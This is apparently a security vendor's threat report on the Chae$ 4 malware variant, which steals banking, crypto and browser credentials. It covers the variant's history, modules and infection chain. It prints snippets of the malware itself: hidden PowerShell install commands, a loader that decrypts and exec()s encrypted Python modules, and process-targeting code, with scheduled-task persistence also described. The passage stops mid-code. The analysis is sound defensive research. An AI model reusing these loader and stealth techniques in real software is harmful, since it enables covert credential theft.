MORPHISEC

THREAT PROFILE

CHAE$ 4 MALWARE

Morphisec Uncovers a New Chaes Malware Variant Targeting Financial and Logistics Industries

Table Of Contents

@ 2023 Morphisec Inc.

Introduction

As the world of cyber threats evolves at an astonishing pace, staying ahead of these digital dangers becomes increasingly critical for businesses. In January 2023, Morphisec identified an alarming trend where numerous clients, primarily within the logistics and banking sectors, were under the onslaught of a new and advanced variant of Chaes malware. The sophistication of the threat was observed to increase over multiple iterations from April to June 2023. Thanks to Morphisec's cutting-edge AMTD (Automatic Moving Target Defense) technology, many of these attacks were thwarted before causing significant damage.

This isn't just any ordinary Chaes variant. It has undergone major overhauls: from being rewritten entirely in Python, which resulted in lower detection rates by traditional defense systems, to a comprehensive redesign and an enhanced communication protocol. Additionally, it now boasts a suite of new modules that further its malicious capabilities.

The targets of this malware are not random. It has a specific focus on customers of prominent platforms and banks such as Mercado Libre, Mercado Pago, WhatsApp Web, Itau Bank, Caixa Bank, and even MetaMask. Furthermore, dozens of CMS (Content Management) services haven't been spared either, including WordPress, Joomla, Drupal and Magento. It's important to note that the Chaes malware isn't entirely new to the cybersecurity landscape. Its first appearance dates back to November 2020, when researchers from Cybereason highlighted its operations primarily targeting e-commerce customers in Latin America.

> **The new Chaes variant has been named "Chae$ 4" by Morphisec, as it is the 4th major variant, and due to a debug print in a core module saying "Chae$ 4".**


The following analysis delves deeper into the mechanics of this evolved malware, its implications, and what businesses can do to safeguard themselves.

Chaes History & Overview

In **November 2020**, Cybereason released its initial research on the Chaes malware. The report highlighted that the malware had been active since at least mid-2020, predominantly targeting e-commerce customers in Latin America, especially Brazil. Primarily, the malware aimed at MercadoLibre users and was characterized by its multi-staged infection process, ability to steal sensitive and financial data related to MercadoLibre, and its utilization of multiple programming languages and LOLbins.

By **January 2022**, Avast published a subsequent study, indicating a surge in Chaes' activity during Q4 2021. Avast delved deeply into the different components of the malware, shedding light on its

latest updates: a refined infection chain, enhanced communication with the C2, newly integrated modules (which they termed “extensions”), and granular details regarding each infection stage and module. A few weeks later, in February 2022, the threat actor released a response to Avast’s research as depicted in the image below:



LUCIFER'S BLOG

SEARCH

February 07, 2022

SALUT, ANH HO AND IGOR MORGENSTERN! A MESSAGE FROM CHAES TEAM TO AVAST RESEARCHERS

—

Hello.

How are you, guys?

We have been so honored with the analysis you've done on our software that we decided to post this message to thank you, Igor and Anh (btw, I'am sorry if your culture don't call other people by their first name, I don't mean do be rude, but here in our country that is how we do it).

You've got just one little thing wrong: The "extensions" directory are not made of chromium extensions. But that is fine, the name was, anyway, confusing.

Despite that small detail I was personally very impressed with your analysis. I am happy to see that we share common interests and even considering that we live at opposite sides, in the end we love to do the very same thing. I know, you don't rob people. Please, try not to judge me so we can keep this conversation at a good level.

I believe that the analysis is a very good way to improve our software and the places where we needed to correct.

I have seen that your investigation has ceased since the analysis has been published and I hope that the hard work we are putting on the improvement of our software impress you in the future.

Thank you.

Determining the nature of the threat actor—be it an individual or a group—proved elusive. Highlighted portions in red hint at the possibility of a group, while the green highlights reflect personal annotations. Given the ambiguity of the actor’s identity, the designation “Lucifer” was chosen for this threat actor. This decision was influenced by the name of the blog and the identifier “lucifer6,” used in encrypting communications with the C2 server.

Concluding the series of developments, **December 2022** marked another pivotal moment when the Tempest’s research group, SideChannel, unveiled further insights, introducing the malware’s adoption of WMI for system data collection.

Progressing to Version 4

These previously mentioned research publications encompass versions 1-3 of the Chaes malware. This latest iteration of Chaes unveils significant transformations and enhancements and is labelled by Morphisec as version 4.

Significant changes include:

- Refined code architecture and improved modularity
- Added layers of encryption and increased stealth capabilities
- Predominant shift to Python, which undergoes decryption and dynamic in-memory execution
- Superseding Puppeteer with a bespoke approach to monitor and intercept Chromium browsers' activity
- An expanded catalog of services targeted for credential theft
- Adoption of WebSockets for primary communication between the modules and the C2 server
- Implementation of DGA for dynamic resolution of the C2 server's address


Given the depth and breadth of content in this review, the analysis is structured to cater to a wide array of readers, ranging from SOC & CISOs to detection engineers, researchers, and security aficionados.

The analysis begins with an overview of the infection chain, which remains relatively consistent, followed by a succinct summary of each of the malware's modules. Subsequent sections will delve deeper into the specifics of each stage/module.

Since the malware employs recurring mechanisms across various stages/modules, we've designated a section titled "Additional Components." Here, readers can find intricate details about each mechanism cited throughout the post.

This structured approach ensures readers can either glean a rapid overview of the malware or immerse themselves in its intricate components.

Chae$ 4 Components



Note: *Since there're no major updates in the delivery method from previous analysis and research notes (referenced earlier), this review will focus on recent developments. For those who aren't familiar with the infection method, please refer to the referenced research.*

The infection starts by executing a malicious MSI installer that usually pretends to be a JAVA JDE installer or Anti-Virus software installer. Execution of the malicious installer will cause the malware to deploy and download its required files inside a dedicated and hard-coded folder under the **`%Appdata%/<portuguese_name>`** folder.

The folder contains Python libraries, Python executables with different names, encrypted files and Python scripts that will be used later. Next, the malware unpacks the core module, which we call **`ChaesCore`** — that is responsible for setting persistence using Schedule Task and migrating into targeted processes. After the initialization phase, **`ChaesCore`** starts its malicious activity and communicates with the C2 address in order to download and load the external modules into the infected system.

Throughout this investigation, **seven** different modules were identified that can be updated independently without changing the core functionality:

1. **Init module** - the first module sent by the attacker acts as an identification / new victim registration. It gathers an extensive amount of data on the infected system.
2. **Online module** - sends an ONLINE message back to the attacker. Acts like a beaconing module to monitor which of the victims are still active.
3. **Chronod module** - a credential stealer and clipper. This module is responsible for intercepting browser activity to steal information from the user such as credentials sent on the login process, banking information when communicating with the bank's website, and has a clipping functionality that tries to steal BTC, ETH and PIX transfers.
4. **Appita module** - very similar to the Chronod module in structure and purpose but looks like it specifically targets the Itau bank's application (`itauaplicativo.exe`).
5. **Chrautos module** - an improved module based on Chronod and Appita modules. It provides better code architecture that has the capacities to expand the targets and tasks done by the module easily. The current version focuses on banking and WhatsApp data, however it's still under development.
6. **Stealer module** - responsible for stealing data from Chromium-based browsers. Stolen data includes login data, credit cards, cookies, and autofill.
7. **File upload module** - has the capability to search and upload files from the infected system to the C2 server. In the current version, the module uploads only data related to MetaMask's Chrome extension.


Most of the modules were already present in some form in previous versions, but this version provides a re-implementation for those with improved functionalities, different code base and unique techniques for achieving its goals.

Another thing to note is the threat actor's keen interest in cryptocurrency, which is denoted by the usage of the clipper to steal BTC and ETH and the file upload module that steals MetaMask credentials and files.


The following sections dive deeper into each component of the framework. Starting from the MSI Installer, moving forward to the main component, the `ChaesCore` and finishing with the seven modules. Finally, the different mechanisms used by the malware author for the general malware operation will be explored.

MSI Installer

The MSI installer presents a combination of obfuscated JavaScript and PowerShell scripts that are being used to set the malware's working directory and to download all necessary files.



Looking inside the installer reveals the Custom Action that's responsible for initially running the JavaScript embedded inside the installer.



The obfuscated JS file holds an array of PowerShell commands that are being executed as follows:

1. Creating an **`ActiveX Object("wscript.shell")`**
2. Executing hidden PowerShell window using the object.
3. Passing each command from the array (commands are scrambled) to **`STDIN`** of the Power-Shell window - resulting that no PowerShell commands being visible in the process chain.

The PowerShell starts by getting the User ID: **`SHA256(<UserName>-<ComputerName>-<OSInstallationDate>)`**. ***Note:*** *This User ID will be used in all other modules and will be calculated in the same manner.*

Using that UID, the script checks whether a file name as the ID is at **`$env:TEMP\\$id`** .
If so, the script will exit.


Next, it will download Python **`3.8.10.zip`** to a temporary file in the **`%temp%`** folder via **`certutil.exe`** (if PowerShell version ≤ 2) or **`Invoke-WebRequest`** (if PowerShell version > 2). The downloaded Python is then extracted to a hardcoded base64 path **`%appdata%\\<portuguese_name>\\database`**, renames **`python.exe`** and **`pythonw.exe`** to random hardcoded names, and downloads pip.

After downloading pip, the following commands will be executed: (**`$pc`** holders the path to python.exe)

1. **`Start-Process -FilePath "$x\\$pc" -ArgumentList "$g" -WorkingDirectory "$x" -WindowStyle hidden -Wait`**
2. **`Start-Process -FilePath "$x\\$pc" -ArgumentList "-m pip install pycryptodome==3.17 requests==2.28.2 pywin32==305 websocket-client==1.5.1 wmi==1.5.1" -WorkingDirectory "$x" -WindowStyle hidden -Wait`**

At last, three base64 strings are being decoded and written to the root directory (with Portuguese name):

1. **`info.bin`** - based decryption script, this script does simple AES decryption using hard-coded string
2. **`base`** - AES encrypted Python module wrapper (see Module Wrapper) that will initiate the core module - **`ChaesCore`** module
3. **`settings.bin`** - AES encrypted configuration object


AppData › Roaming › Planilha de Auxiliar ›
Name
Date modified
Type
Size
database
8/17/2023 2:22 PM
File folder
base
8/17/2023 2:23 PM
File
36 KB
info.bin
8/17/2023 2:23 PM
BIN File
1 KB
settings.bin
8/17/2023 2:23 PM
BIN File
1 KB
AppData › Roaming › Planilha de Auxiliar › database
Name
Date modified
Type
Size
_asyncio.pyd
5/3/2021 11:54 AM
Python Extension ...
57 KB
_bz2.pyd
5/3/2021 11:54 AM
Python Extension ...
78 KB
_ctypes.pyd
5/3/2021 11:54 AM
Python Extension ...
115 KB
_decimal.pyd
5/3/2021 11:54 AM
Python Extension ...
224 KB
_elementtree.pyd
5/3/2021 11:54 AM
Python Extension ...
175 KB
_hashlib.pyd
5/3/2021 11:54 AM
Python Extension ...
39 KB
_lzma.pyd
5/3/2021 11:54 AM
Python Extension ...
156 KB
_msi.pyd
5/3/2021 11:54 AM
Python Extension ...
34 KB
_multiprocessing.pyd
5/3/2021 11:54 AM
Python Extension ...
27 KB
_overlapped.pyd
5/3/2021 11:54 AM
Python Extension ...
39 KB
_queue.pyd
5/3/2021 11:54 AM
Python Extension ...
26 KB
_socket.pyd
5/3/2021 11:54 AM
Python Extension ...
69 KB
_sqlite3.pyd
5/3/2021 11:54 AM
Python Extension ...
69 KB
_ssl.pyd
5/3/2021 11:54 AM
Python Extension ...
141 KB
libcrypto-1_1.dll
5/3/2021 11:54 AM
Application exten...
2,183 KB
libffi-7.dll
5/3/2021 11:54 AM
Application exten...
29 KB
libssl-1_1.dll
5/3/2021 11:54 AM
Application exten...
527 KB
LICENSE.txt
5/3/2021 11:54 AM
Text Document
32 KB
maquina.exe
5/3/2021 11:54 AM
Application
96 KB
operador.exe
5/3/2021 11:54 AM
Application
97 KB
options.bin
8/17/2023 2:23 PM
BIN File
2,545 KB
pyexpat.pyd
5/3/2021 11:54 AM
Python Extension ...
165 KB
python.cat
5/3/2021 11:54 AM
Security Catalog
537 KB
python.exe
5/3/2021 11:54 AM
Application
97 KB
python3.dll
5/3/2021 11:54 AM
Application exten...
59 KB
python38.dll
5/3/2021 11:54 AM
Application exten...
3,962 KB
python38.zip
5/3/2021 11:54 AM
Compressed (zipp...
2,408 KB
pythonw.exe
5/3/2021 11:54 AM
Application
96 KB
select.pyd
5/3/2021 11:54 AM
Python Extension ...
25 KB
sqlite3.dll
5/3/2021 11:54 AM
Application exten...
1,191 KB
unicodedata.pyd
5/3/2021 11:54 AM
Python Extension ...
1,066 KB
vcruntime140.dll
5/3/2021 11:54 AM
Application exten...
75 KB
winsound.pyd
5/3/2021 11:54 AM
Python Extension ...
26 KB

Module Wrapper

The module wrapper decrypts and dynamically loads the given module. Its actions divide into three main parts:

1. Files decryption - the Python files inside the module are embedded in a Baes64 + AES encrypted form. The first task is to decrypt them.

```
6   def gcm_decrypt(e, marshal):
7       from Crypto.Cipher import AES as a
8
9       e = a.new(e[0], 11, e[2]).decrypt_and_verify(e[1], e[3])
10      return marshal.loads(e)
11
12
13  bundled_modules = 'KQTzIAAAABPiMl4KxjgUtkB0WYeZxjCbtgLJb7yC+XLBL24f/e
14  bundled_modules = b64decode(bundled_modules.encode())
15  bundled_modules = marshal.loads(bundled_modules)
16  bundled_modules = gcm_decrypt(bundled_modules, marshal)
```

2. Execution - the malware uses the function **exec()** to execute the malicious Python module. Important note: in an older version the Python modules that had been loaded were **clear-texted**. In newer versions, the malware started to use compiled Python files **(.pyc)**, which are also supported by the **exec** function. This again adds to the overall complexity of the research and to the stealthiness of the malware.

```
19  def import_module_from_string(name: str, data: bytes):
20      import sys
21      import importlib.util
22      import marshal
23
24      spec = importlib.util.spec_from_loader(name, loader=None)
25      if spec is None:
26          return
27
28      module = importlib.util.module_from_spec(spec)
29      exec(marshal.loads(data), module.__dict__)
30
31      sys.modules[name] = module
32      globals()[name] = module
33
34
35  for module in bundled_modules:
36      import_module_from_string(module["name"], gzip.decompress(module["data"]))
```

3. Moving Forward - after each Python file has been loaded, the malware continues to execute the logic of that module by importing the main module handler and executing the first function. For example, the execution of **`ChaesCore`** initiated as follows:

```
39  import chaes
40
41  chaes.run()
```

Note: *VSCode didn't recognize the Chaes module because it's dynamically imported*

ChaesCore - The main orchestrator

This is the main component that orchestrates the whole framework: the execution is divided into three parts: initialization that will install persistence and migrate to other legitimate processes; beaconing to the C2 server; and finally execution of additional modules received from the server.

First the main component loads the configuration of the malware to log a debug message "Chae$ 4" – we named this blog post according to that log message:

```
def run():
    config = utils.loadConfig()

    logs.debug("Chae$ 4", config)
```

Initialization

The initialization phase is responsible for setting persistence on the system and migrating execution to run inside legitimate (and selected) processes' memory.

The script that will be persisted and injected is the **`info.bin`** Python script that we saw earlier. By using this script, the malware will stay encrypted on disk and modules will be decrypted and loaded only during runtime. This is problematic as many instances of the code will run at the same time and the installation, and the implant are supposed to run only once. To overcome this, the malware uses two mutexes and checks the following:

1. If opening a mutex with the name **`SHA256("<UID>-injecting")`** was successful - the installation already started, exit.
2. If opening a mutex with the name **`SHA256("<UID>")`** was successful- the implant already started, exit.

The initialization will happen only if the current running instance is *unique*, the *implant isn't running*, and *the executing process is Python* (or one of its copies) which indicates that the malware needs to be initialized on the system.

Persistence

Achieved by creating a Schedule Task that will execute **`info.bin`** using one of the Python copies every minute.

Migration

The list of potential processes to inject to is very specific as you can see in the figure below:

```
def get_executables(config):
    b_32 = executables.find_browsers(executables.getProgramFiles32())
    b_64 = executables.find_browsers(executables.getProgramFiles64())
    b_localappdata = executables.find_browsers(os.getenv("LOCALAPPDATA"))
    b_onedrive = executables.find_onedrive()
